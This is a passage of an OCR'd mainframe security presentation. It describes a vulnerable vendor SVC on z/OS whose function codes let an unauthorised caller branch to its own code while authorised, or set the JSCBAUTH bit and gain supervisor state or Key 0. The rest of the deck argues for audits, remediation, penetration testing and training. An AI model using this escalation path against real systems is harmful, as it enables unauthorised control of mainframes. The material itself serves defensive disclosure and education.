
Vulnerability Scan

- Further detailed inspection showed that the SVC could be called with a specific parameter list that consists of 4 full-words as follows:
  - AUTHWORD
    - A pointer to a constant string
  - FUNCTION
    - Either 0, 4 or 8 to describe the function required
  - ADDRESS
    - An address that can be branched to from the SVC
  - SAVEAREA
    - Address of an area to be used as a standard save area




Vulnerability Scan

- **If called with function code=0**
  - It checks the keyword pointed to by the AUTHWORD pointer, and if valid it checks the validity of the 3rd and 4th full-words
  - If they are non-zero then it proceeds to save the environment and then branches to the address provided in the 2nd full-word
  - This effectively branches to user code in an authorised state




Vulnerability Scan

- **If called with function code=4**
  - Checks the keyword pointed to by the AUTHWORD pointer, and if valid it switches on the JSCBAUTH bit, thus making the caller authorised
  - The caller is then authorised to issue the MODESET macro and gain supervisor state and/or Key 0
- **If called with function code=8**
  - Checks the keyword pointed to by the AUTHWORD pointer and if valid it switches off the JSCBAUTH bit, thus removing the authorised state




Vulnerability Scan

- We documented all of the issues/risks and these were passed to the vendor for review in an attempt to get them to secure their code
- A simple AUTH Check on entry to the SVC to limit who can use the SVC would be a big step
- The vendor declined stating that their code was working as designed..
- Lets just they have one less client…




Where are we today?




Where are we today?

- The mainframe is still one of the IT industry’s most enduring inventions and I don’t believe they will be going away anytime soon
- IBM have recently announced the zEC13 and still invest heavily in the platform
- The mainframe has stayed relevant by adapting, whereas the PC, its supposed slayer, has stayed pretty much the same and is now being pushed aside
- A recent quote stated: “PCs are considered a mature platform”
- A don’t forget the mainframe was 50 years old on the 7th April 2014!
- But….so are many of the security professionals looking after them!



Where are we today?

- We are faced with ever increasing compliance challenges at the Enterprise Level
- Auditors are becoming increasingly Knowledgeable about Mainframes, zOS, RACF, ACF2 & TSS
- The biggest threat is still the Insider one
- There have been several recent mainframe based breaches at European organisations, some of which have made the news….BUT not all of them do ……..
- Don't ever forget the Mainframe IS the most securable server on the planet……
- Even Gartner are commenting…



Gartner Comment

"The IBM z/OS mainframe continues to be an important platform for many enterprises, hosting about 90% of their mission critical applications. Enterprises may not take the same steps to address configuration errors and poor identity and entitlements administration on the mainframe as they do on other OS's.


Thus, the incidence of high-risk vulnerabilities is astonishingly high, and enterprises often lack formal programs to identify and remediate these."

– Gartner Research Note G00172909

Ok, great job folks .. so all of our critical systems are protected??? .....

By the way what' s with the elephant?

What do we need to do?




What do we need to do?

- We need to include mainframe security in all enterprise wide security discussions and plans
- We need to avoid comments from our Risk & Compliance colleges such as:
  - Didn't realise we still had a mainframe
  - Do we still have one of those
  - Thought we had got rid of those years ago

SPECIALISTS

RSM




What do we need to do?

- We need to work closely with the Risk, Compliance & Audit teams, Educating them on the unique values that the mainframe has
- We need to recruit and train the next wave of mainframe security professionals…. YES THAT MEANS AUDITORS as well
- Wonder what the average age is in this room?

SPECIALISTS

RSM



We need a plan.....

1. Audit

2. Remediation

3. Penetration Test

4. Remediation


5. Vulnerability Scan

6. Remediation

7. Training

SPECIALISTS

RSM



We also need the right tools!

1. Security Policy

2. Security Design

3. Security Procedures

4. Security Implementation

5.Security Auditing

6. Measurement Against Policy

Security Tooling Provides:

2) Assistance with security design

3) Greater flexibility in Security procedures


4) More methods in security implementation

5) Powerful auditing


6) Powerful reporting & Real-time monitoring/ alerting

SPECIALISTS

RSM




Conclusions and Summary




Conclusions

- Our mainframe security posture is not just about RACF, ACF2 or TSS
- Its about all of the elements that make up our mainframe systems
- We have looked at some RACF and z/OS issues….But what about
